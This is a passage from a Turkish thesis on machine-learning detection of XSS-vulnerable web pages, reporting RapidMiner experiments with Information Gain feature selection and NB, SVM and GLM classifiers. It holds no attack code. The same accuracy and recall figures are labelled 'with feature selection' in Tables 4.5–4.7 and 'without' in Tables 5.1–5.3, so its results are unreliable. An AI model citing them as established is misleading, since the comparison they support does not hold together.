
Bu bölümde, sınıflandırma deneylerinin nasıl yapıldığını ve RapidMiner'da hangi tekniklerin kullanıldığı açıklanmıştır.



Şekil 4.4: RapidMiner ile temel sınıflandırma süreci



Şekil 4.5: Bilgi Kazancına göre ağırlık kullanarak özellikleri seçme örneği



Şekil 4.6: RapidMiner'da Cross Validation operatörünün detayı

4.2.1. Deney Kurulumu

Sınıflandırma deneyinde, aşağıda listelenen 6 gereksinim mevcuttur. İlk üç girdi zaten önceki bölümlerde açıklanmıştır:

i. Veri seti

ii. Özellik ağırlıklandırma tekniği

iii. Ağırlık seçim tekniği

iv. Doğrulama yöntemi


v. Sınıflandırma algoritması

vi. Performans ölçüm metrikleri

Bu çalışmada doğrulama yöntemi için Çapraz Doğrulama kullanılmıştır. **Tablo 4.3**, yürütülen deneylerde kullanılan Çapraz Doğrulama parametrelerini göstermektedir.

Tablo 4.3: Çapraz Doğrulama parametreleri

Parametre	Aralık	Değer	Açıklama
Kat sayısı	Tam sayı	10	Yaygın uygulama, iyi bir performans sağlamak için yeterli bir bölümleme olarak 10 kat seçmektir.
Örnekleme türü	Kategorik	Karıştırılmış örnekleme	Alt küme veri setlerini (katlar) oluştururken örnekleri rastgele seçmek için
Paralel yürütmeyi etkinleştir	Boolean	Doğru	İşlemi aynı anda 10 kez çalıştırmak için kullanılır, yalnızca çalışma yapılan makinenin yeterli RAM belleği varsa önerilir, aksi takdirde bu ayarlar yanlış olarak set edilmelidir.




Şekil 4.7: RapidMiner Çapraz Doğrulama parametreleri

Sınıflandırma algoritmaları için daha önce açıklandığı gibi NB, DVM ve GDM kullanılmıştır çünkü hepsi ikili sınıflandırma için kullanılabilir ve çıktılara göre hangi algoritmanın daha iyi performans verdiğine karar verilebilir. Performans ölçümleri için Doğruluk ve Geri Çağırma gibi metrikler kullanılmıştır.

4.2.2. Sınıflandırma Deneyi Süreci

Bu süreçte girdi olarak veri dosyaları (örn.; *binary.csv*, *frequency.csv*, *normalized_frequency.csv*, *term_frequency.csv*), çıktı olarak sınıflandırma sonuçları söz konusudur. İşlem adımları şu şekilde açıklanmıştır:

1. Özellik seçimi, sınıflandırmadan önceki bir ön-işlemdir ("Sınıflandırma Süreci" bölümüne bakınız).
2. Ön-işleme yapıldıktan sonra, seçilen özellikler ve veri seti, sınıflandırma amacıyla 10 katlı çapraz doğrulama yöntemine girdi olarak verilir.
3. Doğrulama yöntemi, eğitim ve test süreçleri olmak üzere iki sürece ayrılır.
4. Eğitim sırasında veri setinin 9 katı üzerine, modeli öğrenmek ve eğitmek için sınıflandırma algoritması uygulanır.
5. Model, öğrenmesini ve performansını test etmek için 10. kata uygulanır.
6. Doğruluk oranı ve geri çağırma gibi performans ölçüm metrikleri ile ilgili sınıflandırma sonuçları oluşturulur.



Şekil 4.8: Sınıflandırma Süreç Akışı

4.3. DENEYSEL SONUÇLAR

Sonuçlar, veri seti dosyaları üzerinde yapılan tüm sınıflandırma işlemleri için literatürdeki doğruluk oranı gibi metrikler üzerinden sunulmaktadır. Sonuçlar, kullanılan her

sınıflandırıcının (NB, DVM ve GDM) performansını karşılaştırmanın kolay olabilmesi için bir tablo biçiminde gösterilmiştir. Tüm algoritmalar ikili ve çok sınıflı sınıflandırmayı destekler, ancak bazıları ikili sınıflandırmada daha iyi performans gösterirken, diğerleri çok sınıflı sınıflandırmada, örneğin GDM, ikili sınıflandırmada DVM'den daha iyi performans gösterir (Oracle, 2019).

Gerçekleştirilen tüm deneylerden elde edilen en iyi performansı sağlayan önemli özellikler aşağıdaki tabloda gösterilmektedir:

Tablo 4.4: IG tekniği ile belirlenen en iyi 14 ağırlıklı özellik

HTML dosyası	Sınıf etiketi	F1	F3	F5	F7	F12	F14	F17	F20	F24	F25	F26	F30	F31	F32
B1.html	non-XSS	0,008	0,002	0	0	0,035	0,007	0	0,038	0,031	0	0	0	0,004	0,175
B2.html	non-XSS	0	0,003	0	0	0,028	0,009	0,034	0	0,092	0	0,015	0,003	0	0
B3.html	non-XSS	0,075	0,025	0,029	0	0,077	0,057	0	0	0,103	0	0	0,010	0,013	0,103
B5.html	non-XSS	0,100	0,002	0	0	0,021	0,006	0	0	0,097	0	0	0	0,001	0
B6.html	non-XSS	0,017	0,003	0,002	0	0,014	0,003	0,009	0	0,062	0	0	0	0,001	0,001
B7.html	non-XSS	0,008	0,011	0,007	0	0,035	0,008	0,111	0	0,031	0	0	0,010	0	0
M1.html	XSS	0	0,003	0,002	0	0,007	0	0,009	0	0	0	0	0	0	0
M2.html	XSS	0,067	0,021	0,010	0	0,092	0,024	0,479	0,038	0,092	0	0,108	0,054	0	0,006
M3.html	XSS	0	0,001	0	0	0	0	0,009	0	0,031	0	0,015	0,001	0	0
M4.html	XSS	0,008	0,001	0	0	0	0	0	0	0,015	0	0	0,016	0	0
M5.html	XSS	0	0,002	0,002	0	0,007	0	0	0	0,062	0	0	0	0	0
M6.html	XSS	0	0,006	0	0	0	0	0,162	0	0	0	0,077	0	0	0

Aşağıdaki tablolar, 3 veri seti üzerinde gerçekleştirilen tüm deneylerin sonuçlarını göstermektedir: özellikleri ikili değerlerle ("1" veya "0") gösteren ikili veri seti, özelliklerin frekans (tekrar değeri) olan normalleştirilmiş frekans veri seti ve tek bir belgede her bir özelliğin diğer terimlere oranı olan terim sıklığı (frekansı) veri seti. **Tablo 4.5**, **Tablo 4.6** ve **Tablo 4.7** bu sonuçları göstermektedir.

Tablo 4.5: *binary.csv* veri seti sınıflandırma sonuçları

Veri Seti	Özellik Seçimi		Doğrulama Tekniği	Algoritma	Sonuçlar	
	Ağırlıklandırma Tekniği	Ağırlık Seçimi			Doğruluk (%)	Geri Çağırma (%)
binary.csv	Bilgi Kazanımı (IG)	Ağırlığa Göre Seçim (top 14)	10 katlı Çapraz Doğrulama	NB	73,17	46,41
				DVM	86,91	89,45
				GDM	88,21	86,72

Tablo 4.6: *normalized_frequency.csv* veri seti sınıflandırma sonuçları

Veri Seti	Özellik Seçimi		Doğrulama Tekniği	Algoritma	Sonuçlar	
	Ağırlıklandırma Tekniği	Ağırlık Seçimi			Doğruluk (%)	Geri Çağırma (%)
normalized_ frequency.csv	Bilgi Kazanımı (IG)	Ağırlığa Göre Seçim (top 14)	10 katlı Çapraz Doğrulama	NB	81,11	96,02
				DVM	84,96	96,64
				GDM	87,48	93,20

Tablo 4.7: *term_frequency.csv* veri seti sınıflandırma sonuçları

Veri Seti	Özellik Seçimi		Doğrulama Tekniği	Algoritma	Sonuçlar	
	Ağırlıklandırma Tekniği	Ağırlık Seçimi			Doğruluk (%)	Geri Çağırma (%)
term_ frequency.csv	Bilgi Kazanımı (IG)	Ağırlığa Göre Seçim (top 14)	10 katlı Çapraz Doğrulama	NB	55,80	100,0
				DVM	79,62	97,50
				GDM	85,61	93,98

5. TARTIŞMA VE SONUÇ

Bu bölüm, kullanılan özelliklere, özellik kümesini en aza indirmek için özellik seçiminin sınıflandırmayı iyileştirmek amacıyla gerekli olup olmadığına ve son olarak kullanılan algoritmaların performansının karşılaştırılmasına odaklanmaktadır.

5.1. KULLANILAN ÖZELLİKLERİN GEREKÇESİ

Literatürdeki önceki çalışmalarda yaklaşık 100 farklı özellik (URL, domain ve içerik ile ilgili özellikler) kullanılmıştır, ancak bu çalışmada literatürden (içerik tabanlı) 50 adet HTML ve JavaScript özelliği toplanmıştır ve RapidMiner uygulamasında Bilgi Kazanım teknikleri ve Ağırlığa Göre Seçim operatörü uygulanarak en önemli (bu çalışmadaki problemin çözümüne en fazla katkısı olan) 14 özellik seçilmeye çalışılmıştır. Böylece sınıflandırma sonuçlarının yeterli olduğu ve (XSS zafiyeti barındıran) hedef sınıfın geri çağırma (duyarlılık) metriğinin DVM ve GDM algoritmaları için yüksek olduğu görülmüştür. Ayrıca çalışmada aşağıdaki

sonuçlar elde edilmiştir:

1. URL ve domain tabanlı özellikler, XSS sınıflandırması için gerekli/faydalı değildir, çünkü içerik tabanlı özellikler bu amaç için yeterli görünmektedir. URL özelliklerinin kullanılması sınıflandırıcıya yalnızca işlenmesi gereken gereksiz veri, eğitim süresi ve bilgi işlem kaynak kullanımı ilave eder.
2. URL'lerde bulunan XSS saldırı desenleri, yalnızca web sayfasının savunmasız olduğuna dair bir şüphe oluşturabilir, ancak sayfanın kesinlikle XSS saldırı desenlerinden etkilenip etkilenmediğini söylemek için kullanılamaz, dolayısıyla URL özellikleri, XSS web sayfası sınıflandırmasıyla ilgisizdir.

Bilgi Kazanımını kullanarak, orijinal özellik kümesinden (50 özellik) çok fazla özelliğin çok küçük veya sıfır ağırlığa sahip olduğu bulunmuştur, bu nedenle karşılık gelen hedef sınıfı temsil etmek için faydalı olacak makul ağırlıkta en önemli özellikleri seçmek çok daha anlamlı ve gereklidir. Böylece modelin çalışma zamanı kısalmakta, model daha optimum hale gelmekte ve işlem gücü, hafıza, enerji gibi kaynakların kullanımı çok daha efektif olmaktadır.

Makine öğrenmesi modelinin optimizasyonu sonucunda elde edilmek istenen bazı çıktılar şu şekilde sıralanabilir; *(1)* Süreçteki veya işlemlerdeki gecikmelerin önlenmesi, *(2)* Verilerden gerçek zamanlı olarak yararlanabilme, *(3)* Harekete geçmeden önce verilerin analiz edilebilmesi, *(4)* Verilerin karara dönüştürülebilmesi ve *(5)* En son teknoloji ve yöntemlerden yararlanılabilmesi.

5.2. SEÇİLEN ÖZELLİKLERE DAİR PERFORMANSIN KARŞILAŞTIRILMASI

Daha önce bahsedildiği gibi, önceki çalışmalarda, sınıflandırma modelinin performansını ve hesaplama süresini iyileştirebilecek özellik seçimi uygulanmadan çok fazla özellik kullanılmıştır. Bu çalışmada, performansı artırmak ve hiç özellik seçiminin olmadığı duruma göre daha iyi sonuçlar elde etmek amacıyla Bilgi Kazanımı (IG) adlı özellik seçim tekniği uygulanmıştır. Sonuçları karşılaştırmak için her iki yöntem de denenmiştir. Aşağıdaki tablolar, ilk 14 özelliği seçmek ve kullanmak için IG özellik seçimi uygulandığında ve tüm

özellikler seçim yapılmadan kullanıldığında, üç veri seti ve kullanılan üç algoritma için tüm sonuçları göstermektedir.

Tablo 5.1: *binary.csv* veri setinde özellik seçimi kullanma-kullanmama sonuçlarının karşılaştırılması


Algoritma	Doğruluk		Geri Çağırma	
	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)
NB	72,90	73,17	99,50	46,41
DVM	89,60	86,91	90,70	89,45
GDM	88,20	88,21	92,60	86,72

Tablo 5.2: *normalized_frequency.csv* veri setinde özellik seçimi kullanma-kullanmama sonuçlarının karşılaştırılması


Algoritma	Doğruluk		Geri Çağırma	
	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)
NB	51,30	81,11	0,30	96,02
DVM	81,80	84,96	71,80	96,64
GDM	88,50	87,48	99,20	93,20

Tablo 5.3: *term_frequency.csv* veri setinde özellik seçimi kullanma-kullanmama sonuçlarının karşılaştırılması

Algoritma	Doğruluk		Geri Çağırma	
	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)	Özellikler IG ile seçildiğinde (%)	Özellik seçimi yapılmadığında (%)
NB	51,20	55,80	0,0	100,0
DVM	49,70	79,62	100,0	97,50
GDM	55,20	85,61	8,20	93,98



Şekil 5.1: Özellik seçimine dayalı doğruluk metriği sonuçlarının karşılaştırılması



Şekil 5.2: Özellik seçimine dayalı geri çağırma metriği sonuçlarının karşılaştırılması

Tablo 5.1, **Tablo 5.2** ve **Tablo 5.3** ile **Şekil 5.1** ve **Şekil 5.2**'den, hiçbir özellik seçimi uygulanmadığında bazı algoritmalardaki doğruluk ve geri çağırmanın (duyarlılığın) düştüğü görülmektedir, bu da 50 özelliğin tümünü daha küçük bir alt kümeye indirmeye çalışmadan kullanmak anlamına gelir ki bu, sınıflandırma performansında bir azalmaya ve hesaplama süresinde bir artışa yol açar, çünkü eğitim ve test süreçleri, 2.620 örnek (veri setindeki bir satır) üzerinde 14 özellik yerine 50 özellik üzerinden geçmektedir. Deneyler için kullanılan bilgisayar yüksek donanım özelliklerine sahip ve veri seti görece küçük olduğundan bu raporda hesaplama süresinden bahsedilmemiştir, bu nedenle işlem her zaman hızlı çalıştığı için 50 özelliğin veya 14 özelliğin tümünün kullanılması bu çalışmanın sınıflandırma hesaplama süresini ciddi oranda etkilememektedir, ancak literatür taramasında görüldüğü gibi büyük veri setleri üzerinde çalışırken model, bu durumdan olumsuz etkilenecek ve belki de modelin gerçek zamanlı olarak uygulanması mümkün olmayacaktır.

5.3. KULLANILAN VERİ KÜMELERİNİN PERFORMANS KARŞILAŞTIRMASI

Bu çalışmanın deneyleri, üç veri seti ile yapılmıştır ve tüm işlemler, performansı ayrı ayrı hesaplamak için hepsine ayrı ayrı uygulanmıştır. Nihai performansı hesaplamak için tüm sonuçların ortalaması alınmıştır.

Yukarıda **Tablo 5.1**, **Tablo 5.2** ve **Tablo 5.3**'teki performans sonuçlarını, veri setinin boyutu ve kaynağı, özellik türü ve sayısı, sınıflandırıcı veya hatta yaklaşımlar ve çapraz doğrulama farklılığı nedeniyle başka bir araştırmacının sonuçlarıyla karşılaştırmak çok doğru olmayacaktır. Bu nedenle, bu çalışmaya ait kullanılan üç veri kümesi üzerine uygulanan üç sınıflandırıcı (NB, DVM ve GDM) arasında performans karşılaştırması

Tablo 5.4: Doğruluk metriğinin genel sonuçları

Veri seti	Doğruluk (%)		
	NB	**DVM**	**GDM**
binary.csv	73,17	86,91	88,21
normalized_frequency.csv	81,11	84,96	87,48
term_frequency.csv	55,80	79,62	85,61
Ortalama	**70,03**	**83,83**	**87,10**


Tablo 5.5: Geri çağırma metriğinin genel sonuçları

Veri seti	Geri çağırma (%)		
	NB	**DVM**	**GDM**
binary.csv	46,41	89,45	86,72
normalized_frequency.csv	96,02	96,64	93,20
term_frequency.csv	100,0	97,50	93,98
Ortalama	**80,81**	**94,53**	**91,30**


yapılmıştır. Ardından, deneylerde elde edilen en iyi performansı (tüm veri setlerinin ortalaması) önceki çalışmalarla karşılaştırabiliriz. Ve bu karşılaştırmanın amacı hangisinin en iyi olduğunu göstermek değil, sadece XSS web sayfalarının sınıflandırması için mevcut çözümler arasındaki sonuç seviyesini göstermektir.

Oracle (2019)'a göre, hem NB hem de DVM ikili ve çok sınıflı sınıflandırma için kullanılabilir, ancak çok sınıflı veri setinde daha iyi performans gösterirler. Ancak, bu tür sınıflandırmalardaki daha iyi performansı nedeniyle Oracle tarafından ikili sınıf veri setlerinde GDM kullanılması önerilir.

Şekil 5.3 ve **Şekil 5.4**'ten elde edilen sonuçlara göre, GDM algoritması kullanıldığında tutarlı ve en iyi sonuçlar elde edilmektedir. NB ve DVM arasında DVM daha iyi bir performans göstermiştir. Doğruluk açısından tüm deneylerden ve tüm algoritmalardan elde edilen en iyi performans GDM tarafından sağlanmış (ortalama sonuç: %87.10) ve geri çağırma açısından NB daha düşük, DVM ise GDM'den daha yüksek sonuç elde etmiştir, ancak genel olarak ortalamada tüm algoritmalar, %80'in üzerinde olan iyi bir geri çağırma sonucu göstermiştir. NB ve DVM tarafından elde edilen yüksek geri çağırma oranlarına bakılmaksızın, doğruluk ve geri çağırma açısından tutarlı performans gösteren GDM'den daha yüksek yanlış alarm üretme eğiliminde oldukları için doğruluk açısından daha az performans göstermişlerdir. NB ve DVM, doğruluk oranını etkileyen daha yüksek yanlış



Şekil 5.3: Kullanılan veri setine göre doğruluk metriğini karşılaştırma



Şekil 5.4: Kullanılan veri setine göre geri çağırma metriğini karşılaştırma

pozitif sonuçlar üretir, ancak pozitif örnekleri pozitif (gerçek pozitif) olarak algılayan geri çağırma açısından iyi sonuçlara sahiptirler.

Tüm deneylerde, ağırlığa göre ilk 14 özellik seçilir ve sınıflandırma işlemi için kullanılır. Özniteliklerin orijinal seti 50 özellikti, ancak IG ve Ağırlığa Göre Seçim tekniklerini kullandıktan sonra, elde edilen özelliklerin alt kümesi yalnızca 14 adettir, bu da önceki çalışmalara kıyasla daha kısa eğitim, test süresi ve operasyonel kaynak kullanımıyla **Tablo 5.1**, **Tablo 5.2** ile **Tablo 5.3**'teki aynı veya daha iyi sonuçlar sağlamıştır.

Tablo 5.6: Doğruluk metriği sonuçlarının karşılaştırılması

Sınıflandırma Yaklaşımı	**Doğruluk (%)**		
	NB	**DVM**	**GDM**
(Likarish, Jung ve Jo, 2009)	77,20	86,40	-
(Nunan *ve diğ.*, 2012)	94,07	95,02	-
Bu çalışma	70,03	83,83	87,10

Tablo 5.7: Geri Çağırma metriği sonuçlarının karşılaştırılması


Sınıflandırma Yaklaşımı	**Geri Çağırma (%)**		
	NB	**DVM**	**GDM**
(Likarish, Jung ve Jo, 2009)	65,90	74,20	-
(Nunan *ve diğ.*, 2012)	-	94,00	-
Bu çalışma	80,81	94,53	91,30

Yukarıdaki karşılaştırmadan, bu çalışmanın sonuçları Likarish, Jung ve Jo (2009) tarafından yapılan çalışmadan doğruluk açısından daha kötü ancak geri çağırma açısından daha iyi olduğu görülmektedir ve bunun olası nedeninin bu çalışmada kullanılan veri seti ve seçilen özellikler olabileceği düşünülmektedir. Farklı veri setleri ile modelin farklı performans metrikleri vermesi olasıdır. Daha önce yapılan çalışmalarda HTML kaynak kodu haricinde URL özellikleri de kullanılmıştır ancak sayfa sınıflandırmasının en iyi yolu, yalnızca tüm XSS saldırılarının etkinleştiği HTML içeriğinden elde edilen özellikleri kullanmaktır. Diğer bir nokta ise, Likarish, Jung ve Jo (2009) tarafından yapılan çalışmada 60 öznitelik kullanılmış ve bu, özellik seçimi olmadan bu özniteliklerden bazılarının alakasız ve belki de gereksiz olduğu ve tıpkı gürültünün neden olduğu kadar gürültü oluşturduğu varsayıldığından, karmaşıklığa ve sınıflandırmanın daha düşük performansa neden olmuş olabilir. Geri çağırma ölçümü için, bu çalışmanın sonuçlarının, Likarish, Jung ve Jo (2009) tarafından yapılan çalışmadan ve Nunan *ve diğ.* (2012) tarafından yapılan çalışmadan daha

yüksek puan aldığı görülmektedir, bu da sınıflandırıcının XSS zafiyeti içeren sayfaları kötücül (XSS) olarak algılamadaki iyi performansını gösterir, aynı zamanda bu gerçek pozitif oranı olarak da bilinir.

Bu bölümde, özellik seçiminin kurulumu ve sınıflandırma süreci tartışılmıştır. Daha önceki bölümlerde öznitelikler seçildikten sonra, önemli olan ve hedef sınıfı tespit etmek için kullanılabilecek bir dizi özniteliğe indirgenmeleri gerektiğinden bahsedilmişti. Bu bölümde Bilgi Kazanımı ve Ağırlığa Göre Seçim kullanılarak öznitelik seçim süreci ayrıntılı olarak açıklanmıştır. Üç sınıflandırma algoritması; NB, DVM ve GDM değerlendirilmiştir. İkili sınıflandırma için GDM, bu tür sınıflandırmalarda daha iyi performans gösterdiği için üçü arasında en iyisi olduğu kanıtlanmıştır. Sonuçları önceki çalışmalarla karşılaştırarak, göz ardı edilen özelliklerin çok küçükten ağırlıksıza kadar sınıflandırmaya katkısının çok küçük olması ve GDM'nin doğruluğunun Nunan *ve diğ.* (2012) tarafından yapılan çalışmada kullanılan DVM ve NB'den daha yüksek olması nedeniyle özellik sayısı en aza indirilmiş ve geri çağırma oranı da geliştirilmiştir. Ayrıca, saldırı vektörleri içeriğe nasıl girilirse girilsin, saldırı vektörleri web sayfası belgesinde bulunup etkinleştirildiğinden, XSS web sayfaları gibi içerik tabanlı sınıfları sınıflandırmak için URL özelliklerinden ziyade içeriğe bağlı özelliklerin yeterli olduğu görülmektedir.

